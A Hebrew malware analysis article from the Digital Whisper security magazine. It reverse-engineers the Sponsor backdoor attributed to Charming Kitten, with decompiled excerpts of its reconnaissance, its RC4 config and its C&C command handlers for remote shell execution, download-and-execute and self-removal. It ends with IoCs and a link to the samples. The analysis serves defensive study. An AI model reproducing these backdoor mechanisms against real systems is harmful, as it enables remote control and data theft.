
חשוב לציין שאני אעבור רק על הפונקציות החשובות כי כפי שאפשר לראות, יש פה הרבה לכסות ☺



אנחנו רואים בהתחלה של הפונקציה שהנוזקה מנסה לקרוא את הקובץ config.txt:



לצערי הקובץ לא פורסם אבל לפי ESET הקובץ "config.txt" אמור להיראות ככה:



לדוגמא:

```
e005decryption_keyMyK33
f003update_interval120
601crelay1510dcb1205c85ce58fb6dedc76cf
6012relay25308d20d07d642f98c
```

המבנה של הקובץ config.txt בנוי מכמה שדות:

- **config_start**: מציין את האורך של config_name, אם קיים או אם לא, משמש את הנוזקה כדי לדעת היכן מתחיל config_data.
- **config_len**: מציין את האורך של הconfig_data.
- **config_name**: אופציונלי, מכיל שם שניתן לשדה.
- **config_data**: הקונפיגורציה עצמה, מוצפנת (במקרה של שרתי C&C) או לא (כל שאר השדות).

אנחנו נראה בהמשך איך התברר שההצפנה היא הצפנת RC4.

איסוף מידע מהקורבנות

הנוזקה אוספת מידע על הקורבן, מדווחת לשרת C&C ומקבלת "מזהה צומת", שנכתב ל-node.txt. הנה רשימה שמסכמת את הערכים שהנוזקה מנסה לקחת מה-registery:

Registry key	Value	Example
HKEY_LOCAL_MACHINE\SYSTEM \CurrentControlSet\Services\Tcpip \Parameters	Hostname	D-835MK12
HKEY_LOCAL_MACHINE\SYSTEM \CurrentControlSet\Control \TimeZoneInformation	TimeZoneKeyName	Israel Standard Time
HKEY_USERS\.DEFAULT\Control Panel\International	LocaleName	he-IL
HKEY_LOCAL_MACHINE\HARDWARE \DESCRIPTION\System\BIOS	BaseBoardProduct	10NX0010IL
HKEY_LOCAL_MACHINE\HARDWARE \DESCRIPTION\System \CentralProcessor\0	ProcessorNameString	Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft \Windows NT\CurrentVersion	ProductName	Windows 10 Enterprise N
	CurrentVersion	6.3
	CurrentBuildNumber	19044
	InstallationType	Client

ונוכל גם לראות זאת בקוד:

```
}
sub_41DB40(3, ":", 1);
sub_41DB40(0, "GMT ", 4);
sub_42A1D0(&v31, 0, 128);
v30 = 128;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation", 0, 1u, &v20) )
{
  if ( RegQueryValueExA(v20, "TimeZoneKeyName", 0, 0, &v31, &v30) )
    sub_42A1D0(&v31, 0, v30);
  RegCloseKey(v20);
}
```

```
sub_42A1D0(v76, 0, 2048);
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 1u, &phkResult) )
{
  v4 = RegQueryValueExW(phkResult, L"ProductName", 0, &Type, (LPBYTE)Data, &cbData);
  v74 = 0;
  if ( v4 )
  {
    v75 = 15;
    LOBYTE(v73[0]) = 0;
    info(v73, (unsigned int)&unk_45F518, 0);
    LOBYTE(v80) = 5;
    v56 = 0;
    v57 = 15;
```

עוד דרך מעניינת שבעזרתה הנוזקה אוספת מידע על המותקף היא דרך ה- WMI command-line utility, למי שלא מכיר, WMIC הוא כלי פקודת שורת פקודה עוצמתי במערכת ההפעלה Windows שמספק ממשק נוח לשאילתות והגדרות שונות של מערכת ההפעלה של Windows ורכיביה. הוא משתמש בתשתיות Windows Management Instrumentation המיועדות לניהול מערכות ויישומים, כדי לגשת למגוון רחב של מידע מערכתי, הגדרות ותכליות שונות במערכת ההפעלה של Windows.

בעוד ש-WMIC הוא כלי חוקי המשמש לצורך ניהול וניטור של המערכת, הוא יכול לשמש למעשה גם כחלק מתוך ניתוח תוכנות זדוניות או תקיפות מחשבים.

במקרה שלנו, הנוזקה משתמשת בפקודה "wmic computersystem get domain" בשביל לקבל את השם דומיין שבו חברה העמדה הנתקפת:

```
v36 = 0;
v30[4] = 0;
v31 = 15;
LOBYTE(v30[0]) = 0;
info(v30, (unsigned int)"wmic computersystem get domain", 0x1Eu);
v36 = 1;
*((_DWORD *)a1 + 4) = 0;
*((_DWORD *)a1 + 5) = 15;
*a1 = 0;
```

פקודות מהמפעיל

אחרי שהנוזקה פתחה Service ורצה עם תהליך משלה, קראה מ-config.txt את השרתי C&C שיש ברשותה, אספה עלינו מידע ושלחה אותו למפעיל שלה. הנוזקה מתחילה בלופ שמחכה למספר פקודות אפשריות שנעבור אליהם עכשיו.

הפקודה p:

הפקודה "P" שולחת את ה-Process ID של ה-Process הרץ וממשיכה הלאה.

```
v61 = v45;
if ( Get_Command_From_C_C((int)v61, v140, (int)"p", v106) )
{
  sub_40D8F0(v129);
  LOBYTE(v148) = 26;
  v112 = (const char **)&v101;
  sub_4193A0(v129);
  LOBYTE(v148) = 27;
  sub_4193A0(v142);
  LOBYTE(v148) = 26;
  sub_414750(v89, v92, v95, v98, v99, v100, v101, v102,
  if ( v131 >= 0x10 )
  {
    v62 = (void *)v129[0];
    v63 = v131 + 1;
    if ( v131 + 1 >= 0x1000 )
    {
      v62 = *(void **)(v129[0] - 4);
      v63 = v131 + 36;
      if ( v129[0] - (unsigned int)v62 - 4 > 0x1F )
        goto LABEL_175;
    }
    v106 = v63;
    Heap_Free_and_Error_Catch(v62);
  }
```


```
int __stdcall sub_40D8F0(int a1)
{
  DWORD CurrentProcessId; // ecx
  char *v2; // esi
  unsigned int v3; // edx
  char v5[3]; // [esp+1Dh] [ebp-7h] BYREF

  CurrentProcessId = GetCurrentProcessId();
  v2 = v5;
  do
  {
    --v2;
    v3 = CurrentProcessId / 0xA;
    *v2 = CurrentProcessId % 0xA + 48;
    CurrentProcessId /= 0xAu;
  }
```

הפקודה e:


הפקודה "e" מריץ את הפקודה שהיא מקבלת באמצעות המחרוזת הבאה:

```
c:\windows\system32\cmd.exe /c <cmd> > \result.txt 2>&1
```


התוצאות מאוחסנות ב- result.txt ולאחר מכן שולח הודעה עם הפלט המוצפן לשרת C&C אם בוצע בהצלחה. אם נכשל, שולח הודעת f מבלי לציין את השגיאה.



```
push    1Bh
push    offset aCWindowsSystem ; "c:\\windows\\system32\\cmd.exe"
lea     ecx, [ebp+var_74]
mov     [ebp+var_260], 1
mov     [ebp+var_64], 0
mov     [ebp+var_60], 0Fh
mov     byte ptr [ebp+var_74], 0
```



```
mov     edx, [ebp+var_30]
mov     eax, edx
mov     ecx, [ebp+var_34]
sub     eax, ecx
push    3
push    offset aC          ; "/c "
cmp     eax, 3
jb      short loc_409187
```




```
loc_409334:
mov     edx, [ebp+var_30]
mov     eax, edx
mov     ecx, [ebp+var_34]
sub     eax, ecx
push    5
push    offset a21         ; " 2>&1"
cmp     eax, 5
jb      short loc_40936B
```

```
mov     byte ptr [ebp+var_4], 5
mov     edx, [ebp+var_48]
mov     eax, edx
mov     ecx, [ebp+var_4C]
sub     eax, ecx
push    0Bh
push    offset aResultTxt ; "\\result.txt"
cmp     eax, 0Bh
jb      short loc_4090AE
```


הפקודה d:

הפקודה "d", מקבלת קובץ משרת C&C ומבצעת אותו. לפקודה זו יש ארגומנטים רבים: שם קובץ היעד שאליו יש לכתוב את הקובץ, ה-MD5 של הקובץ, Path לכתיבת הקובץ, משתנה בוליאני כדי לציין אם להפעיל את הקובץ או לא, והתוכן של קובץ ההפעלה, מקודד base64. אם לא מתרחשות שגיאות, נשלחת הודעה לשרת C&C עם העלאה וביצוע קובץ בהצלחה או העלה קובץ בהצלחה ללא ביצוע (מוצפן). אם מתרחשות שגיאות במהלך ביצוע הקובץ, נשלחת הודעת f:



הפקודה u:

פה יש ניסיון להוריד קובץ באמצעות הפונקציה - URLDownloadFileW מה-Windows API ולהריץ אותו אותו. כשל שולח הודעה f אשר מייצגת "Error" ללא ציון ספציפי של השגיאה:



הפקודה s:

הפקודה הזאת מריצה את הקובץ "Uninstall.bat" שככל הנראה מכיל פקודות בשביל למחוק את הנוזקה מהמחשב ולא להשאיר זכר כלל.

```
loc_40F8D1:
lea     eax, [ebp+var_28]
push    eax
call    sub_40A700
;   try {
mov     [ebp+var_4], 1
mov     edx, [ebp+var_14]
mov     eax, edx
mov     ecx, [ebp+var_18]
sub     eax, ecx
push    0Eh
push    offset aUninstallBat ; "\\Uninstall.bat"
cmp     eax, 0Eh
jb      short loc_40F918
```

```
if ( Get_Command_From_C_C((int)v53, v140, (int)"s", v106) )
{
  v112 = (const char **)&v101;
  v105 = 0;
  v106 = 15;
  LOBYTE(v101) = 0;
  info((unsigned int *)&v101, (unsigned int)&unk_45F518, 0);
  LOBYTE(v148) = 21;
  sub_4193A0(v142);
  LOBYTE(v148) = 19;
  sub_414750(v89, v92, v95, v98, v99, v100, v101, v102, v103, v104, v105, v106);
  sub_40F7F0(v107, v108);
}
else
```

לסיכום

לסיכום, "Charming Kitten" ממשיכה לפעול על פי מודל סריקה וניצול, ומחפשת יעדים להזדמנויות עם שרתי Microsoft Exchange החשופים לאינטרנט ושאינם עודכנו. הקבוצה ממשיכה להשתמש בערכת כלים מגוונת בקוד פתוח בתוספת מספר יישומים מותאמים אישית.

המאמר הזה מסכם רק חלק מהיכולות והטכניקות של הנוזקה ולכן אצרף קישור להורדת הנוזקה לאלה הסקרנים שרוצים לקחת צעד אחד מעבר ולחקור את הנוזקה בעצמם. אך זכרו: אל תריצו אותה על מחשבכם, אלא רק במכונה וירטואלית שמיועדת לכך!

IoCs

קבצים - SHA1

[098B9A6CE722311553E1D8AC5849BA1DC5834C52] - [Sponsor v1]

[5AEE3C957056A8640041ABC108D0B8A3D7A02EBD] - [Sponsor v2]

[764EB6CA3752576C182FC19CFF3E86C38DD51475] - [Sponsor v3]

[2F3EDA9D788A35F4C467B63860E73C3B010529CC] - [Sponsor v4]

כתובת IP

168[.]37.120.222

על הכותב

יובל סנדובל, בן 17 ממרכז הארץ, אוהב לחקור נוזקות ולפתור CTF-ים.

למי שמעוניין לקרוא על עוד מגוון נושאים וחקירות נוזקות אני מעלה מאמרים באנגלית גם בעמוד הפרטי שלי:

https://b1lib0by.github.io

ביבליוגרפיה

קרדיט ענק לקבוצת המחקר של ESET על המאמר הנפלא שלהם, שבלעדיו לא היינו שומעים וחוקרים את הנוזקה הזאת:

https://www.welivesecurity.com/en/eset-research/sponsor-batch-filed-whiskers-ballistic-bobcats-scan-strike-backdoor/

מי שרוצה להוריד לחקור בעצמו את הנוזקה, הנוזקה מפורסמת ב-malware bazzar:

https://bazaar.abuse.ch/browse/tag/Sponsor/

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-155 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.digitalwhisper.co.il

"T4lk1n' 8out a r3vo7u71on 5ounds like a wh15p3r"

הגליון הבא עתיד להתפרסם בסוף אוקטובר.

אפיק קסטיאל,

30.09.2023